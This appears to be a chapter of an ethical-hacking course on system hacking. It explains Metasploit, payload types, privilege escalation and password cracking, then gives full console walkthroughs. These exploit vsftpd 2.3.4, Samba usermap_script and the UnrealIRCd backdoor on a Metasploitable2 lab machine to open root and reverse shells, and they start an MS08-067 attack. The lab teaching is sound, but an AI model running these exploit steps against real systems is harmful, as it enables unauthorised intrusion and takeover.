6. System Hacking

HACKER SCHOOL™

ETHICAL HACKING

Theory

System Hacking

System hacking is the process of trying to compromise the target system with the help of the information we collect from the pre-attack phases (Footprinting and scanning).

Metasploit

Metasploit is a Framework used for developing and executing exploit code against a remote target machine. Metasploit Framework contains following modules

- Exploits
- Payloads
- Auxiliary
- Encoders
- Post
- Nop's


Components of the Metasploit:

- Msfconsole
- Msfvenom
- Armitage

Exploit

Exploits can help gain superuser-level access to a computer system. Hackers manage to gain low-level access; then they try to escalate privileges to the highest level (root). The exploit becomes unusable; once the vulnerability is fixed through a patch

Exploits are Classified based on how the exploit communicate with the vulnerable software.



- A remote exploit works over a network and exploits the security vulnerability without any prior access to the vulnerable system.
- A local exploit requires prior access to the vulnerable system and escalate the privileges of the person running the exploit.

Payload

The payload is the piece of code in the exploit which performs a malicious action, i.e., deleting data, providing the remote connection, sending spam or encrypting data.

Types of Payload

The Metasploit framework has three different types of payloads

1. Singles
2. Stagers
3. Stages

Single Payload

Singles are self-contained payloads. They perform a simple task like adding a user to the target computer and running executable files in the victim's computer. These kinds of payloads can be caught with non-Metasploit handlers such as netcat. These payloads are more stable because they contain everything in one.

Stager payload

Stager payloads are used to set up a network connection between the attacker and victim and provide the remote connection to execute commands. It is difficult to do both of these well, so the result is multiple similar stagers. Metasploit will use the stagers to create the buffer memory in a small portion of memory; these stagers are responsible for downloading a large payload (the stage), injecting it into memory, and passing execution to it.

Stage payload

Stage Payloads are the components of the stagers that are downloaded in the exploited pc by the Stagers. The various payload stages provide the advanced features with no size limit such as Meterpreter, VNC injection, etc.

Escalating Privileges

Privilege escalation is a technique to exploit existing vulnerabilities in design, misconfigurations in an operating system or in any installed applications to gain elevated access to resources that are usually protected from an application or user.

Vertical Privilege Escalation

The attacker grants himself higher privileges. Privilege escalation is typically achieved by performing kernel-level operations that allow the attacker to run unauthorized code.

Horizontal Privilege Escalation

Attacker's use the same level of privileges he/she already has been granted, but assume the identity of another user with similar privileges.

Password Cracking

In password cracking, hackers use a different kind of attacks to know the target computer login password so that they can gain complete access.

Types of passwords

Passwords with only letters	Ex: admin
Passwords with letters and numbers	Ex: admin123
Passwords with letters and special characters	Ex: admin@
Passwords with only numbers	Ex: 6842
Passwords with only special characters	Ex: @!#$%%^
Passwords with numbers and special characters	Ex: 1234!@#$
Passwords with letters, numbers and special characters	Ex: admin@123

Methods to Crack password

Password Guessing – Not a technique, but usually the first thing that every criminal will try to do.

Brute Force Attack – All possible permutations & combinations of the keyboard are tried as the victim's password. All passwords have to be some permutation or combination of victim's keyboard characters.

Dictionary Based Attack – All words in the dictionary are tried as the victim's password.

Syllable attack – Combination of both, brute force attack and a dictionary attack. This is often used when the password is a nonexistent word.

Default Passwords – Manufacturers configure the hardware or software with default passwords and settings. We can get default passwords online for devices (http://defaultpassword.us/).

Data Sniffing – Data sniffer to record passwords being sent across the LAN network in plaintext format.

Countermeasures

- Keep Operating system software updated (patched).
- Use stronger authentication methods.
- Enable security auditing to help monitor attacks.
- Avoid storing user names/password on disk.
- Change passwords on a frequent basis.
- Build user awareness on social engineering attacks.


Ddos-attack
BOOM
PC
Password
Hacking
Protection
Hacking
Mail
Virus Attack
PETYA A

Practicals

INDEX


Practical 1: Hacking Linux OS using Metasploit Framework

Description: In this practical you will learn how to start Metasploit-framework and explore it. And how to search for exploits (based on vulnerability), payloads and configuring the exploit and payload to attack the target system vulnerability.


In this practical we will exploit the backdoor vulnerability present in the vsftpd 2.3.4 to gain access to the target Metasploitable machine. This exploit triggers the vulnerability in vsftpd and opens the port 6200 and connects the attacker machine to that port on the target system and gives the system into control.

Prerequisites: Metasploit-framework installed in parrot and to practice these install the metasploitable2 machine in VirtualBox.


Step 1: Execute the following commands to start postgresql service and Metasploit framework.



- Authenticate to start postgresql the service with required password. The default password is "**toor**"



- Execute the '**msfconsole -q**' to start the Metasploit Framework



Step 2: Consider metasploitable2 as a target for this practical. Perform port scan using Nmap to identify vulnerable services on the target machine.

```
┌──[root@parrot-virtual]─[/home/user]
└─── #nmap -sV -p 21 192.168.0.12
Starting Nmap 7.80 ( https://nmap.org ) at 2020-10-09 09:14 BST
Nmap scan report for 192.168.0.12
Host is up (0.00053s latency).

PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 2.3.4
MAC Address: 08:00:27:DC:BE:BB (Oracle VirtualBox virtual NIC)
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nmap
.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 0.55 seconds
```

- It is identified that the target is running a vulnerable version of **vsftpd** on port number 21. To exploit the target machine with the help of vulnerable software running on port 21 follow the steps below.

Step 3: Use **search** command to search exploit for **vsftpd 2.3.4**

```
┌──[root@parrot-virtual]─[/home/user]
└─── #msfconsole -q
msf6 > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check
Description
   -  ----                                  ---------------  ----       -----
-----------
   0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No
VSFTPD v2.3.4 Backdoor Command Execution


msf6 >
```

Step 4: Execute the following command to load exploit (**use** command is used to load exploits).

```
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

Step 5: By executing **show options** command, we can view options that need to be configured for exploit.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), range CIDR identifier,
or hosts file with syntax 'file:<path>'
   RPORT   21               yes       The target port (TCP)


Payload options (cmd/unix/interact):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

Step 6: To set **RHOST** value, execute the following command. **set RHOST <IP>**

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.0.12
RHOSTS => 192.168.0.12
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

Step 7: To list all suitable payloads that work with the above exploit, execute **show payloads** command

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show payloads

Compatible Payloads
===================

   #  Name                Disclosure Date  Rank    Check  Description
   -  ----                ---------------  ----    -----  -----------
   0  cmd/unix/interact                    manual  No     Unix Command, Interact w
ith Established Connection

msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

Step 8: To configure payload, execute the **set** command as shown below

set payload <payload path>

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set payload cmd/unix/interact
payload => cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

Step 9: Execute **show options** command, to view options that need to be configured for payload.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  192.168.0.12     yes       The target host(s), range CIDR identifier,
or hosts file with syntax 'file:<path>'
   RPORT   21               yes       The target port (TCP)


Payload options (cmd/unix/interact):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

Step 10: To set **LHOST** and **LPORT** values for payload, execute the following command.

- Syntax: **set LHOST <IP>**
- Syntax: **set LPORT <port>**

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set LHOST 192.168.0.11
LHOST => 192.168.0.11
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set LPORT 3435
LPORT => 3435
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

Step 11: Finally, execute the exploit command to gain access to the target machine.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.0.12:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.0.12:21 - USER: 331 Please specify the password.
[+] 192.168.0.12:21 - Backdoor service has been spawned, handling...
[+] 192.168.0.12:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (0.0.0.0:0 -> 192.168.0.12:6200) at 2020-10-09
 09:19:55 +0100
```

Step 12: We can execute Linux commands.

```
whoami
root
pwd
/
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GN
U/Linux
cd root/
pwd
/root
ls
Desktop
reset_logs.sh
vnc.log
```

Practical 2: Hacking Linux operating system with Samba vulnerability

Description: In this practical we exploit the command execution vulnerability present in the smb 3.x-4.x service running on ports 139 and 445 in metasploitable2 machine.

Step 1: Open parrot Linux terminal, enter the following commands to start the Metasploit framework

- Command: **sudo service postgresql start**
- Command: **msfconsole -q**

```
┌─[user@parrot-virtual]─[~]
└──╼ $sudo service postgresql start
[sudo] password for user:
┌─[user@parrot-virtual]─[~]
└──╼ $msfconsole -q
msf6 >
```

Step 2: Search for an exploit using usermap_script

- Command: **Search usermap_script**

```
msf6 > search usermap_script

Matching Modules
================

   #  Name                                Disclosure Date  Rank       Check  Desc
ription
   -  ----                                ---------------  ----       -----  ----
-------
   0  exploit/multi/samba/usermap_script  2007-05-14       excellent  No     Samb
a "username map script" Command Execution


msf6 >
```

Step 3: To configure exploit, enter the below command

- Syntax: **use <exploit path>**

```
msf6 > use exploit/multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) >
```

Step 4: To view exploit options, execute **show options**

```
msf6 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT   139              yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

Step 5: To configure **RHOST**, use **set** command

- Syntax: **set RHOSTS <IP address>**

```
msf6 exploit(multi/samba/usermap_script) > set RHOSTS 192.168.0.12
RHOSTS => 192.168.0.12
msf6 exploit(multi/samba/usermap_script) >
```

Step 6: To list suitable payloads for configured exploit, execute **show payloads**

```
msf6 exploit(multi/samba/usermap_script) > show payloads

Compatible Payloads
===================

   #   Name                                Disclosure Date  Rank    Check  Description
   -   ----                                ---------------  ----    -----  -----------
   0   cmd/unix/bind_awk                                    manual  No     Unix Command Shell, Bind TCP (via AWK)
   1   cmd/unix/bind_busybox_telnetd                        manual  No     Unix Command Shell, Bind TCP (via BusyBox telr
   2   cmd/unix/bind_inetd                                  manual  No     Unix Command Shell, Bind TCP (inetd)
   3   cmd/unix/bind_jjs                                    manual  No     Unix Command Shell, Bind TCP (via jjs)
   4   cmd/unix/bind_lua                                    manual  No     Unix Command Shell, Bind TCP (via Lua)
   5   cmd/unix/bind_netcat                                 manual  No     Unix Command Shell, Bind TCP (via netcat)
   6   cmd/unix/bind_netcat_gaping                          manual  No     Unix Command Shell, Bind TCP (via netcat -e)
   7   cmd/unix/bind_netcat_gaping_ipv6                     manual  No     Unix Command Shell, Bind TCP (via netcat -e) I
   8   cmd/unix/bind_perl                                   manual  No     Unix Command Shell, Bind TCP (via Perl)
   9   cmd/unix/bind_perl_ipv6                              manual  No     Unix Command Shell, Bind TCP (via perl) IPv6
   10  cmd/unix/bind_r                                      manual  No     Unix Command Shell, Bind TCP (via R)
   11  cmd/unix/bind_ruby                                   manual  No     Unix Command Shell, Bind TCP (via Ruby)
   12  cmd/unix/bind_ruby_ipv6                              manual  No     Unix Command Shell, Bind TCP (via Ruby) IPv6
   13  cmd/unix/bind_socat_udp                              manual  No     Unix Command Shell, Bind UDP (via socat)
```

Step 7: To configure payload, **set PAYLOAD cmd/unix/reverse**

```
msf6 exploit(multi/samba/usermap_script) > set payload cmd/unix/reverse
payload => cmd/unix/reverse
msf6 exploit(multi/samba/usermap_script) >
```

Step 8: to view payload options, execute the **show options** command**.**

```
msf6 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  192.168.0.12     yes       The target host(s), range CIDR identifier, or hosts file with s
yntax 'file:<path>'
   RPORT   139              yes       The target port (TCP)


Payload options (cmd/unix/reverse):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

Step 9: to configure Payloads options, **set LHOST <IP address>** and **set LPORT <Port No>**

```
msf6 exploit(multi/samba/usermap_script) > set LHOST 192.168.0.11
LHOST => 192.168.0.11
msf6 exploit(multi/samba/usermap_script) > set LPORT 4567
LPORT => 4567
msf6 exploit(multi/samba/usermap_script) >
```


Step 10: if all options are properly configured then **exploit**

```
msf6 exploit(multi/samba/usermap_script) > exploit

[*] Started reverse TCP double handler on 192.168.0.11:4567
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo 1ids6ua3aal8CzpN;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "1ids6ua3aal8CzpN\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 2 opened (192.168.0.11:4567 -> 192.168.0.12:46019) at 2020-10-09 09:29:01 +
0100

hostname
metasploitable
ls
bin
boot
cdrom
dev
etc
home
initrd
```


Practical 3: Steps to hack Linux OS using Metasploit framework

Description: In this practical we exploit a malicious backdoor that was added to the Unreal IRCD 3.2.8.1 download archive, to take the target Metasploitable machine control.

Step 1: Consider metasploitable2 as a target for this practical. After performing a port scan using Nmap, we can observe that the target is running **UnrealIRC** on port number 6667. To exploit the target, start Metasploit framework and search for **unrealirc**. Load exploit and set **RHOST** and **RPORT** options.



Step 2: Select a payload that suits our requirements, set payload and payload options as shown below.



Step 3: Verify exploit and payload options before running exploit command. RHOST and LHOST must be target and attackers IP addresses respectively. RPORT value, in this case, is 6667 as we are targeting the vulnerable application running on this port at target's end. LPORT can be any valid port number on which attacker want to handle the reverse connection.

```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > show options

Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  192.168.0.12     yes       The target host(s), range CIDR identifier, or hosts file with syntax
   RPORT   6667             yes       The target port (TCP)


Payload options (cmd/unix/reverse):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target
```

Step 4: Executing **exploit** command will help us gain access to the target machine.

```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set LHOST 192.168.0.11
LHOST => 192.168.0.11
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set LPORT 6464
LPORT => 6464
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > exploit

[*] Started reverse TCP double handler on 192.168.0.11:6464
[*] 192.168.0.12:6667 - Connected to 192.168.0.12:6667...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
[*] 192.168.0.12:6667 - Sending backdoor command...
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo 9t0tyS5uZIzsslHi;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "9t0tyS5uZIzsslHi\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 3 opened (192.168.0.11:6464 -> 192.168.0.12:33593) at 2020-10-09 09:35:01 +0100
```

Step 5: After gaining access to the target machine, we can execute Linux commands to explore directories and do more.

```
[*] Command shell session 3 opened (192.168.0.11:6464 -> 192.168.0.12:33593) at 2020-10-09 09:35:01 +0100

ls
Donation
LICENSE
aliases
badwords.channel.conf
badwords.message.conf
badwords.quit.conf
curl-ca-bundle.crt
dccallow.conf
doc
help.conf
ircd.log
ircd.pid
ircd.tune
modules
networks
spamfilter.conf
tmp
unreal
unrealircd.conf
```


Practical 4: Hacking Windows Server 2003 with MS08_067 exploit

Description: In this you will learn how to exploit the ms08_067 vulnerability present in the windows xp, server 2003 machines, and taking full administrative control over the target machine in console mode and graphical mode with different payloads.

Prerequisites: the attacker system should be windows xp or server 2003


Step 1: Execute following commands in terminal to start the Metasploit framework

- Command: **service postgresql start**
- Command: **msfconsole**
- or simply click on **Metasploit Framework** icon in dork




Step 2: Search for exploit **ms08_067** using the **search** command

- **search <Exploit Code>**



Step 3: To configure exploit, enter the below command

- **use <exploit path>**



- Verify exploit options using **show options** command; it is observed that we need to set RHOST.

```
msf6 exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS                    yes       The target host(s), range CIDR identifier
, or hosts file with syntax 'file:<path>'
   RPORT    445              yes       The SMB service port (TCP)
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting
```

- Execute **set RHOST <IP address>** to set RHOST value.


```
msf6 exploit(windows/smb/ms08_067_netapi) > set RHOSTS 192.168.0.18
RHOSTS => 192.168.0.18
```

Step 4: Choose a suitable payload by executing **show payloads** command and set payload using **set PAYLOAD windows/meterpreter/reverse_tcp_allports** command and verify payload options.

